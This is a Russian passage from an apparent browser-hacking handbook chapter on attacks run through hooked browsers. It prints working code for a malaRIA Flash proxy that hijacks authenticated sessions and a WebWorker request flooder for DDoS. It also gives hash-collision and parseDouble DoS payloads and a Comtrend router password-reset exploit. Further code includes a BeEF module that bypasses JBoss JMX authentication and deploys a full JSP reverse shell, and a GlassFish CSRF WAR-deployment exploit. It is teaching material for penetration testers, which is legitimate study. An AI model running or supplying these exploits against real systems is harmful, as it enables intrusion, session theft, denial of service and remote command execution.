/* Обработка данных от серверной части прокси */
private function onData(event:ProgressEvent):void
{
    ExternalInterface.call("log", "Got data from proxy");
    var data:String = socket.readUTFBytes(socket.bytesAvailable);
    handle(data);
}
public function handle(data:String):void {
  var regresult:Object = /([^ ]+) ([^ ]+) ([^ ]+)( (.*))?/.exec(data);
  var verb:String = regresult[1];
  var url:String = regresult[2];
  var accept:String = regresult[3];
  var reqData:String = regresult[5];
  ExternalInterface.call("log", "Trying: [" + verb + " " + url + " "
+ accept + " " + (verb == "POST" ? " " + reqData : "") + "]");
  /* Отправить запрос цели по указанию прокси */
```

```
  var urlRequest:URLRequest = new URLRequest(url);
  urlRequest.method = (verb == "POST") ? URLRequestMethod.POST :
   URLRequestMethod.GET;
  if (reqData != null && reqData != "") {
    urlRequest.data = new URLVariables(reqData);
  }
 var loader:URLLoader = new URLLoader();
 loader.dataFormat = URLLoaderDataFormat.BINARY;

 /* Вернуть ответ прокси */
 loader.addEventListener(Event.COMPLETE, onComplete);
 loader.addEventListener(IOErrorEvent.IO_ERROR, onIOError);
 loader.load(urlRequest);
 ExternalInterface.call("log", "Sent");
}
public function onComplete(event:Event):void {
 socket.writeUTFBytes(event.target.bytesTotal + ":");
 socket.writeBytes(event.target.data);
 socket.flush();
 ExternalInterface.call("log", "Sending back data - length " +
event.target.bytesTotal + " (" + event.target.data.length + ")");
}
[...]
    </mx:Script>
</mx:Application>
```

Серверную часть прокси можно запустить следующей командой:

```
sudo java malaria.MalariaServer browserhacker.com 8081
```

Команда привязывает серверную часть malaRIA к порту 8080. На этот порт нужно направить браузер, чтобы весь трафик передавался через SWF, внедренный в подключенный браузер цели. Порт 8081 серверная часть malaRIA использует для обратных соединений от виджета. Для запуска сервера нужны права root, поскольку приложение привязывает еще два сокета к портам 843 и 943. Это показано на рис. 9-31.

```
Starting listener on port 8081 from hostname browserhacker.com
Starting http proxy on port 8080
>> Starting MalariaServer
Silverlight policy server starting in port 943 for serving policy for browserhacker.com and port 8081
Flex policy server starting in port 843 for serving policy for browserhacker.com and port 8081
```

Рис. 9-31. Прокси malaRIA готов принимать подключения от SWF.

Эти два порта необходимы потому, что при обратном подключении виджета SWF или Silverlight к серверу malaRIA он сначала должен получить межисточниковую политику `browserhacker.com`. SWF запрашивает ее с порта 843, Silverlight - с порта 943. Поэтому класс `FlexPolicyServer.java` из кода серверной части содержит следующий метод, возвращающий правильную политику:

```
public static void printFlexPolicy(PrintStream clientOut, \
String hostname, int port) {
 clientOut.print("<?xml version=\"1.0\"?>\n");
 clientOut.print("<!DOCTYPE cross-domain-policy SYSTEM  \

\"/xml/dtds/cross-domain-policy.dtd\">");
 clientOut.print("<cross-domain-policy>");
 clientOut.print("<site-control permitted-cross-domain- \
policies=\"master-only\"/>");
 clientOut.print("<allow-access-from domain=\"" +
 hostname + "\" to-ports=\"" + port + "\" />");
 clientOut.print("</cross-domain-policy>");
}
```

Для создания Flash SWF из исходного кода Flex нужен Adobe Flex SDK. Скомпилировать код можно командой:

```
mxmlc --strict=true --file-specs malariaproxy.mxml
```

Затем созданный SWF необходимо внедрить в HTML-файл:

```
<head>
<script>
function log(msg) {
 var elm = document.getElementById("log");
 elm.innerHTML += msg + "<br />";
}
</script>
</head>
<body>
<div id="log">
</div>
<object width="0" height="0">
<param name="movie" value="malariaproxy.swf">
<embed src="malariaproxy.swf" width="0" height="0"></embed>
</object>
```

Чтобы лучше понимать происходящее, код содержит дополнительную функцию журналирования `log()`. При интеграции с BeEF SWF можно внедрить в уже подключенную страницу, убрав журналирование через `ExternalInterface.call`, которое отправляет сообщения из SWF в DOM.

В следующем примере цель вошла в `browservictim.com/dvwa/instructions.php`. Домен предоставляет ресурс `/crossdomain.xml` с открытой межисточниковой политикой, разрешающей подключения из любого домена. Вы обманом заставляете цель открыть `http://browserhacker.com/malariaproxy.html`, где внедрен вредоносный SWF malaRIA. Одновременно открывается другой браузер Opera, настроенный на серверный HTTP-прокси malaRIA. Теперь можно запросить аутентифицированную страницу `http://browservictim.com/dvwa/vulnerabilities/upload`.

В результате серверная часть прокси отправляет сведения о запросе SWF, как показано на рис. 9-32. SWF возвращает связанный ответ прокси, который затем передает его вашему браузеру. Поведение сходно с Tunneling Proxy BeEF. Основное различие состоит в использовании SWF вместо JavaScript для отправки запросов.




Рис. 9-32. Журналы malaRIA со стороны серверной части прокси и SWF.

Поскольку цель аутентифицирована на `browservictim.com`, SWF может отправлять аутентифицированные запросы тому же домену. Как показано на рис. 9-33, запрошенный защищенный ресурс правильно получен без знания cookie или учетных данных.

Рис. 9-33. Браузер атакующего настроен на использование прокси malaRIA.

На этом этапе вы фактически используете сеанс цели. В примере применяется Flash, но тот же результат можно получить с вредоносным виджетом Silverlight.

Сила эксплуатации либеральной межисточниковой политики состоит в том, что после внедрения виджета в браузер цели его можно использовать для подключения к любому источнику в Интернете с такой неправильной конфигурацией. Если цель аутентифицирована в нескольких источниках и все они предоставляют либеральную межисточниковую политику, последствия атаки будут значительно серьезнее. Вредоносный виджет сможет отправлять запросы всем этим источникам и проксировать ответы.

Запуск атак отказа в обслуживании

При упоминании атак отказа в обслуживании (DoS) большинство людей представляет ботнет, отправляющий колоссальное число запросов. Но браузер также отправляет запросы, причем их можно направлять к другим источникам с минимальными инструкциями. В этом разделе исследуются последствия применения этой возможности в DoS-атаках.

Узкие места веб-приложений

Во многих веб-приложениях есть страницы или ресурсы, требующие вычислительной мощности или времени. Динамический ресурс, выполняющий запрос с объединением нескольких потенциально больших таблиц, обрабатывается дольше статического изображения или HTML-файла. Чтобы создать DoS или просто замедлить целевое приложение, достаточно отправить множество запросов одному из медленно отвечающих ресурсов. Эффект усиливается одновременной отправкой из нескольких источников. Замедлить сервер или вызвать DoS, атакуя узкие места веб-приложения, может быть практичнее и удобнее, чем полагаться на TCP SYN-flood.

В языках программирования Java, PHP и Python находили множество уязвимостей, создающих условия DoS на уровне языка. Они эксплуатировали то, как разбор больших чисел или специально сформированных хеш-структур способен почти остановить обработку. Такие атаки потенциально затрагивают любое приложение на соответствующем языке и создают гораздо более широкую поверхность, чем атака на одно приложение.

В следующем разделе рассматривается DoS веб-приложений запросами к медленно отвечающим динамическим ресурсам.

DoS посредством коллизий хешей

В конце 2011 года было раскрыто,[30] что несколько языков программирования, включая PHP, Python, Java и Ruby, уязвимы для DoS при обработке специально сформированной хеш-таблицы. К сожалению, у многих веб-фреймворков на этих языках была общая особенность: они разбирали необработанные HTTP-запросы и сохраняли заголовки и тело в объектах хеша. Для разработчика это удобный способ хранить и запрашивать объект HTTP Request. Параметры HTTP имеют вид `ключ=значение`, как и данные хеша.

По определению хеш-таблица не может содержать повторяющиеся ключи, а алгоритмическая сложность попытки вставить N записей с коллидирующим ключом становится O(n^2). Разработчики других языков, например Perl, предвидели проблему еще в 2003 году и добавили случайность в хеш-функции. Эта предупредительная мера эффективно предотвратила DoS.

Строковые хеш-функции Java и PHP используют алгоритм DJBX33A, уязвимый для атаки так называемых «эквивалентных подстрок». Рассмотрим ее на следующем коде Java:

```
public class HashCode{
 public static void main(String[] args){
  String a = "Aa";
  String b = "BB";
  String c = "AaBBBBAa";
  String d = "BBAaAaBB";
  System.out.println("Hash code for "+a+":" + a.hashCode());
  System.out.println("Hash code for "+b+":" + b.hashCode());
  System.out.println("Hash code for "+c+":" + a.hashCode());
  System.out.println("Hash code for "+d+":" + b.hashCode());
 }
}
```

Этот код выводит одинаковое хеш-значение 2112 для всех четырех разных строк. Поведением можно воспользоваться, создав хеш-таблицу со строками-ключами, коллидирующими с точки зрения хеш-кода. Такая ситуация требует огромных вычислительных затрат[31] и усиливается, если приложение одновременно обрабатывает несколько больших хешей с коллидирующими ключами.

Поскольку многие веб-фреймворки разбирают необработанные HTTP-запросы, сохраняя данные в хеш-таблице, можно отправить POST-запрос, тело которого содержит коллидирующие ключи параметров. Например:

```
Aa=Aa&BB=BB&AaBBBBAa=AaBBBBAa&BBAaAaBB=BBAaAaBB&[...]
```

Это интересный пример того, как простое проектное решение может привести к широко воздействующей уязвимости.

DoS в функции parseDouble()

В 2011 году Рик Реган (Rick Regan) и Константин Прайссер (Konstantin Preißer) обнаружили,[32] что Java версий 1.5-1.6 update 22 и PHP версий 5.2 и 5.3 уязвимы для DoS при преобразовании строки в число с плавающей точкой двойной точности, объект `Double` в Java. Если веб-приложение использовало уязвимый код `Double.parseDouble(request.getParameter("id"));`, а параметр `id` имел значение `2.2250738585072012e-308` или `0.022250738585072012e-00306`, код входил в бесконечный цикл. Это фактически вызывало DoS веб-приложения или сервера приложений. Поведение было вызвано ошибкой реализации чисел с плавающей точкой в Java и PHP.

Атаку тривиально запустить между источниками из подключенного браузера, потенциально даже вслепую. Достаточно создать GET- или POST-запрос к сервлету Java, принимающему числовые параметры, указав одно из приведенных значений.

DDoS с помощью нескольких подключенных браузеров

DoS-атака на веб-приложение не обязана исходить из операционной системы, полностью контролируемой атакующим. HTTP-запросы, нагружающие узкие места, столь же успешно отправляются из одного или нескольких браузеров. Применение нескольких браузеров фактически создает распределенную атаку отказа в обслуживании (DDoS).

Рассмотрим следующее простое веб-приложение Ruby. Оно принимает два запроса: POST с двумя параметрами для вставки новых данных в MySQL и GET, запрашивающий ту же базу с объединением двух таблиц:

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
require 'cgi'
require 'mysql'
class Books < Sinatra::Base
  post "/" do
    author = params[:author]
    name = params[:name]
    db = Mysql.new('127.0.0.1', 'root', 'toor', 'books')
    statement = db.prepare "insert into books (name,author) \
 values (?,?);"
    statement.execute name, author
    statement.close
    "INSERT successful"
  end
  get "/" do
    book_id = params[:book_id]
    db = Mysql.new('127.0.0.1', 'root', 'toor', 'books')
    statement = db.prepare "select a.author, a.address, b.name \

from author a, books b where a.author = b.author"
    statement.execute
    result = ""
    statement.each do |item|
       result += CGI::escapeHTML(item.inspect)+"<br>"
    end
    statement.close
    result
  end
end
@routes = {
    "/books" => Books.new,
}
```

```
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("172.16.37.150", 80, @rack_app)
Thin::Logging.silent = true
Thin::Logging.debug = false
puts "[#{Time.now}] Thin ready"
@thin.start
```

Вероятно, узкие места приложения уже видны из кода. Объединяются две таблицы, причем одна из них обновляется POST-запросом. Если одновременно отправлять множество POST-запросов с большим объемом данных и выполнять множество GET-запросов, операция объединения будет работать с растущим набором данных по мере поступления запросов.

Лучший способ отправить несколько межисточниковых HTTP-запросов из подключенного браузера - использовать WebWorker. Это уменьшает риск влияния на отображение страницы и другие обязанности браузера. WebWorker появились в HTML5 и поддерживаются всеми современными браузерами, включая IE10. Они позволяют выполнять сценарии в фоновых потоках. Код внутри WebWorker не может напрямую изменять DOM страницы, но может отправлять XHR.

Запустить задачу WebWorker можно следующим кодом:

```
var worker = new Worker('http://browserhacker.com/worker.js');
worker.onmessage = function (oEvent) {
  console.log('WebWorker says: '+oEvent.data);
};
var data = {};
data['url'] = url;
data['delay'] = delay;

data['method'] = method;
data['post_data'] = post_data;
/* Отправить параметры конфигурации WebWorker */
worker.postMessage(data);
```

Для обмена данными между DOM, где работает код подключения, и WebWorker используется `postMessage()`. Код WebWorker может выглядеть так:

```
var url = "";
var delay = 0;
var method = "";
var post_data = "";
var counter = 0;
/* Получить данные через postMessage */
onmessage = function (oEvent) {
 url = oEvent.data['url'];
 delay = oEvent.data['delay'];
 method = oEvent.data['method'];
 post_data = oEvent.data['post_data'];
 doRequest();
};
/* Запретить кэширование, добавляя случайный параметр к URL */
function noCache(u){
 var result = "";
 if(u.indexOf("?") > 0){
  result = "&" + Date.now() + Math.random();
 }else{
  result = "?" + Date.now() + Math.random();
 }
 return result;
}
/* Каждые delay миллисекунд отправлять POST- или GET-запрос */
function doRequest(){
 setInterval(function(){
  var xhr = new XMLHttpRequest();
  xhr.open(method, url + noCache(url));
  xhr.setRequestHeader('Accept','*/*');
```

```
  xhr.setRequestHeader("Accept-Language", "en");
  if(method == "POST"){
    xhr.setRequestHeader("Content-Type",
    "application/x-www-form-urlencoded");
    xhr.send(post_data);
  }else{

    xhr.send(null);
  }
  counter++;
 },delay);
/* Каждые 10 секунд сообщать вызывающей стороне,
 * сколько запросов отправлено.
 */
 setInterval(function(){
 postMessage("Requests sent: " + counter);
 },10000);
}
```

Если внедрить этот код в два разных подключенных браузера, направленных на то же веб-приложение Ruby, использование ресурсов возрастет. На рис. 9-34 показана нагрузка системы при обычном использовании приложения.




Рис. 9-34. Обычная нагрузка системы.

После запуска WebWorker предыдущим JavaScript нагрузка немного возрастает, как показано на рис. 9-35.




Рис. 9-35. Нагрузка системы с одним подключенным браузером.

Разницу в нагрузке можно увидеть на рис. 9-36, где в другом подключенном браузере запущен еще один WebWorker, отправляющий POST-запросы каждые 10 миллисекунд. По сравнению с рис. 9-35 нагрузка меняется резко. Причина в том, что один браузер отправляет POST-запросы, приводящие к вставке записей в базу. Это происходит одновременно с тем, как другой подключенный браузер отправляет GET-запросы, вызывающие объединение набора данных, который растет после каждого запроса. Вся эта активность повышает нагрузку.




Рис. 9-36. Нагрузка системы с двумя подключенными браузерами.

После выявления сходных узких мест веб-приложения, которые могут быть связаны не только с операциями базы данных, но и, например, с загрузкой файлов, легко вызвать DoS любого веб-приложения. Атаки эффективнее при наличии нескольких управляемых подключенных браузеров: можно направить их всех на одну цель, увеличив число одновременных запросов в секунду.

Запуск эксплойтов веб-приложений

Уязвимости удаленного выполнения команд (RCE) представляют собой еще один класс ошибок, которым может не требоваться доступ к HTTP-ответу, поэтому их можно эксплуатировать вслепую. Это важное свойство, когда атакующий ограничен SOP без обхода и не может читать HTTP-ответы. Если известно, что веб-приложение уязвимо для RCE, достаточно отправить вредоносный запрос, не заботясь об ответе.

Запуск таких эксплойтов из подключенного браузера, а не непосредственно со своего компьютера, дает два основных преимущества. Первое - повышенная анонимность, поскольку исходным IP-адресом атаки будет адрес цели. Второе - подключенному браузеру могут быть доступны внутренние цели, защита которых, вероятно, менее зрелая, чем у устройств, непосредственно доступных из Интернета. Так становится достижимым целый новый набор целей.

В следующих разделах представлены различные реальные уязвимости веб-приложений. Даже если они вам уже известны, вы увидите, как надежно запускать эксплойты через подключенный браузер.

Межисточниковый захват DNS

Одно из самых опасных действий при атаке домашних маршрутизаторов - изменение настроек DNS-сервера. Большинство домашних маршрутизаторов одновременно служат DHCP- и DNS-серверами для всех подключенных устройств. Обычно стандартный DNS-адрес указывает на серверы интернет-провайдера пользователя.

Если заменить настроенный в маршрутизаторе адрес DNS на контролируемый вами, можно достаточно легко выполнять атаки с подменой DNS, подобные сценариям «человек посередине» из главы 2.

Известно несколько примеров таких атак в реальном мире. Один из самых значительных произошел в Бразилии в 2011-2012 годах.[33] По данным бразильского CERT,[34] было скомпрометировано более 4,5 миллиона маршрутизаторов. Уязвимым устройством был Comtrend CT-5367 с включенным удаленным администрированием. Кроме того, маршрутизатор был уязвим для сброса пароля.[35] Масштабная атака состояла из следующих этапов:

1. Атакующие просканировали порты миллионов узлов в диапазонах сетей бразильских интернет-провайдеров, определяя среди найденных узлов уязвимые маршрутизаторы Comtrend.
2. Затем они изменили настройки DNS в уязвимых маршрутизаторах, назначив один из почти 40 контролируемых ими поддельных DNS-серверов.
3. Наконец, они подменяли DNS-ответы для Google, Facebook и других популярных сайтов, перенаправляя пользователей на фишинговые сайты с эксплойтами Java, например CVE-2012-1723 и CVE-2012-4681.

Следующий код эксплуатирует маршрутизатор Comtrend. Выполненный в подключенном браузере, он изменяет стандартные пароли и включает удаленное администрирование:

```
var gateway = 'http://192.168.1.1/';
var passwd  = 'BeEF12345';
// включить удаленное администрирование, если оно отключено
var iframe_1 = beef.dom.createInvisibleIframe();
iframe_1.setAttribute("src",
 gateway + "scsrvcntr.cmd?action=save&ftp=1&ftp=3" +
 "&http=1&http=3&icmp=1&snmp=1&snmp=3&ssh=1&ssh=3" +
 "&telnet=1&telnet=3&tftp=1&tftp=3");
// изменить пароли трех стандартных ролей пользователей
var iframe_2 = beef.dom.createIframeXsrfForm(
gateway + "password.cgi", "POST", [
 {'type':'hidden', 'name':'sptPassword', 'value':passwd},
 {'type':'hidden', 'name':'usrPassword', 'value':passwd},
 {'type':'hidden', 'name':'sysPassword', 'value':passwd}
]);
```

При успешном выполнении кода можно подключиться к IP-адресу цели и войти в интерфейс удаленного администрирования с новым паролем. После этого настройки DNS-сервера можно изменить произвольным образом.

Межисточниковое удаленное выполнение команд через JBoss JMX

JBoss - популярный сервер приложений Java от Red Hat, в котором за годы существования находили множество уязвимостей. В 2010 году Стефано Ди Паола и Джорджо Федон опубликовали уведомление об уязвимости CVE-2010-0738, затрагивающей JBoss 4.x, 5.1.0 и даже 6.0.0M1.

Ошибка представляет собой подмену HTTP-метода в консоли Java Management Extensions (JMX) JBoss. JMX применяется для отслеживания нагрузки и производительности сервера приложений. Через него также можно развертывать новые веб-приложения как архивы WAR или простые файлы JSP.

В JBoss JMX предоставляется как удобное веб-приложение, обычно доступное по URI `/jmx-console` и по умолчанию не требующее аутентификации. Если аутентификация включена, доступ к ресурсам `/jmx-console` проверяется только для GET- и POST-запросов. Но существуют и другие HTTP-методы, например HEAD, на практике очень похожий на GET. Поэтому атакующий может обойти аутентификацию JMX, если она включена, просто отправив HEAD вместо GET или POST.

Получив доступ к JMX Console JBoss, образно говоря, вы получаете весь мир.[36] Можно развертывать новые веб-приложения как файлы WAR (Web Application Archive) или JSP (Java Server Pages). Например, можно развернуть JSP, создающий привязанную или обратную оболочку с привилегиями пользователя JBoss.

Ниже приведен пример модуля BeEF, обходящего аутентификацию JMX и развертывающего обратную JSP-оболочку:

```
beef.execute(function() {
   rhost = "<%= @rhost %>";
   rport = "<%= @rport %>";
   lhost = "<%= @lhost %>";
   lport = "<%= @lport %>";
   injectedCommand = "<%= @injectedCommand %>";
   jspName = "<%= @jspName %>";
   payload = "[...]";
    uri = "/jmx-console/HtmlAdaptor;index.jsp?action=invokeOp&name=\
jboss.admin%3Aservice%3DDeploymentFileRepository&methodIndex=5&arg0=\
%2Fconsole-mgr.sar/web-console.war%2F&arg1=" + jspName + "&arg2=.jsp\
&arg3=" + payload + "&arg4=True";
/* Всегда применять dataType: script для межисточникового XHR,
 * иначе даже при ответе HTTP 200 jQuery.ajax вызовет error().
 */

beef.net.forge_request("http", "HEAD", rhost, rport, uri, null, null,
 null, 10, 'script', true, null,function(response){
if(response.status_code == 200){
   function triggerReverseConn(){
   beef.net.forge_request("http", "GET", rhost, rport,"/web-console/" +
 jspName + ".jsp", null, null, null, 10, 'script', true, null,
function(response){
     if(response.status_code == 200){
        beef.net.send("<%= @command_url %>", <%= @command_id %>,
"Reverse JSP shell triggered. Check your MSF handler listener.");
     }else{
        beef.net.send("<%= @command_url %>", <%= @command_id %>,
"ERROR: second GET request failed.");
  }
  });
}
// дать JBoss время развернуть обратную JSP-оболочку
setTimeout(triggerReverseConn,10000);
}else{
   beef.net.send("<%= @command_url %>", <%= @command_id %>,
"ERROR: first HEAD request failed.");
         }
    });
});
```

Код обратной JSP-оболочки является измененной версией обратной JSP-оболочки Metasploit. Переменная `payload` содержит URL-кодированный исходный код JSP, который после декодирования выглядит так:

```
<%@page import="java.lang.*"%>
<%@page import="java.util.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>
<% class StreamConnector extends Thread {
 InputStream is; OutputStream os;
 StreamConnector( InputStream is, OutputStream os ) {
  this.is = is; this.os = os;
 }

 public void run() {
```

```
  BufferedReader in  = null;
  BufferedWriter out = null;
  try {
   in  = new BufferedReader(new InputStreamReader(this.is));
   out = new BufferedWriter(new OutputStreamWriter(this.os));
   char buffer[] = new char[8192];

   int length;
   while((length = in.read(buffer, 0, buffer.length)) > 0 ){
    out.write(buffer, 0, length); out.flush();
   }
  }catch( Exception e ){}
  try {
   if( in != null )
    in.close();
   if( out != null )
    out.close();
   }catch( Exception e ){}
 }
}
try {
 Socket socket = new Socket(lhost,lport);
 Process process = Runtime.getRuntime().exec(injectedCommand);
 (new StreamConnector(process.getInputStream(),
  socket.getOutputStream())).start();
 (new StreamConnector(socket.getInputStream(),
  process.getOutputStream())).start();
} catch(Exception e){}
%>
```

Эксплойт состоит из двух фаз:

• На первой фазе HEAD-запрос вместе с кодированной полезной нагрузкой JSP отправляется URI `/jmx-console/HtmlAdaptor;index.jsp`. MBean `DeploymentFileRepository` используется для развертывания JSP в JBoss.

• Вторая фаза наступает, если HEAD-запрос успешен: через 10 секунд вызывается `triggerReverseConn()`. Задержка дает JBoss время развернуть JSP. Функция отправляет GET-запрос к ранее развернутой странице JSP, чтобы вызвать обратное соединение с прослушивателем Metasploit, заданным переменными `lhost` и `lport`.

При правильном выполнении эксплойта должна появиться обратная оболочка с правами пользователя JBoss. Демонстрационное видео доступно на https://browserhacker.com.

Межисточниковое удаленное выполнение команд через GlassFish

Подобно JBoss, GlassFish является сервером приложений Java. Роберто Суджи Ливерани обнаружил CVE-2012-0550:[37] RESTful API GlassFish 3.1.1 не защищен токенами anti-XSRF. Ошибку можно эксплуатировать, обманом заставив уже аутентифицированного администратора GlassFish незаметно развернуть WAR на сервере, получив тот же результат, что в предыдущем сценарии JBoss.

Ниже приведена часть написанного Бартом Леппенсом (Bart Leppens) модуля BeEF, который развертывает произвольный WAR в GlassFish и выполняет команды с правами пользователя GlassFish. Самая интересная сторона эксплойта - межисточниковый multipart POST-запрос через `XMLHttpRequest` с применением приема Кшиштофа Котовича:[38]

```
beef.execute(function() {
  var restHost = '<%= @restHost %>';
  var warName = '<%= @warName %>';
  var warBase = '<%= @warBase %>';

  var logUrl = restHost + '/management/domain/applications/application';
```

```
  if (typeof XMLHttpRequest.prototype.sendAsBinary ==
  'undefined' && Uint8Array) {
    XMLHttpRequest.prototype.sendAsBinary = function(datastr) {
      function byteValue(x) {
        return x.charCodeAt(0) & 0xff;
      }
    var ords = Array.prototype.map.call(datastr, byteValue);
    var ui8a = new Uint8Array(ords);
    this.send(ui8a.buffer);
    }
  }
  function fileUpload(fileData, fileName) {
    boundary = "BOUNDARY270883142628617",
    uri = logUrl,
    xhr = new XMLHttpRequest();

    var additionalFields = {
      asyncreplication: "true",
      availabilityenabled: "false",
      contextroot: "",
      createtables: "true",
      dbvendorname: "",
      deploymentplan: "",
      description: "",
      dropandcreatetables: "true",
      enabled: "true",
      force: "false",
      generatermistubs: "false",
      isredeploy: "false",
      keepfailedstubs: "false",
      keepreposdir: "false",

      keepstate: "true",
      lbenabled: "true",
      libraries: "",
      logReportedErrors: "true",
      name: "",
      precompilejsp: "false",
      properties: "",
      property: "",
      retrieve: "",
      target: "",
      type: "",
      uniquetablenames: "true",
      verify: "false",
      virtualservers: "",
      __remove_empty_entries__: "true"
    }

    var fileFieldName = "id";
    xhr.open("POST", uri, true);
    xhr.setRequestHeader("Content-Type", "multipart/form-data;
    boundary="+boundary); // имитировать POST-запрос MIME-файла
    xhr.withCredentials = "true";
    xhr.onreadystatechange = function() {
      if (xhr.readyState == 4) {
      beef.net.send('<%= @command_url %>', <%= @command_id %>,
'Attempt to deploy "' + warName + '" completed.');
      }
    }

    var body = "";

    for (var i in additionalFields) {
      if (additionalFields.hasOwnProperty(i)) {
        body += addField(i, additionalFields[i], boundary);
      }
    }

    body += addFileField(fileFieldName, fileData, fileName, boundary);
    body += "--" + boundary + "--";
```

```
    xhr.setRequestHeader('Content-length', body.length);
    xhr.sendAsBinary(body);
    return true;
  }

  function addField(name, value, boundary) {
    var c = "--" + boundary + "\r\n"
    c += 'Content-Disposition: form-data; name="' + name +'"\r\n\r\n';
    c += value + "\r\n";
    return c;
  }

  function addFileField(name, value, filename, boundary) {
    var c = "--" + boundary + "\r\n"
    c += 'Content-Disposition: form-data; name="' + name +
'"; filename="' + filename + '"\r\n';
    c += "Content-Type: application/octet-stream\r\n\r\n";
    c += atob(value);
    c += "\r\n";
    return c;
  }

fileUpload(warBase,warName);
});
```

Функция `fileUpload()` принимает два параметра: `warBase` - развертываемый WAR в кодировке base64, а `warName` - произвольное имя WAR. Сначала перебирается JSON-структура `additionalFields`, и для каждой пары ключ-значение добавляется соответствующий заголовок `Content-Disposition: form-data`. Эти значения по умолчанию ожидает RESTful API GlassFish по URI `/management/domain/applications/application`.

Затем закодированное в base64 содержимое WAR декодируется и добавляется в окончательное тело POST-запроса с типом `Content-Type: application/octet-stream`, поскольку содержимое двоичное.

Теперь multipart/form-data POST-запрос создан и готов к отправке уязвимому серверу GlassFish. Не забывайте, что содержимое WAR является двоичными данными.

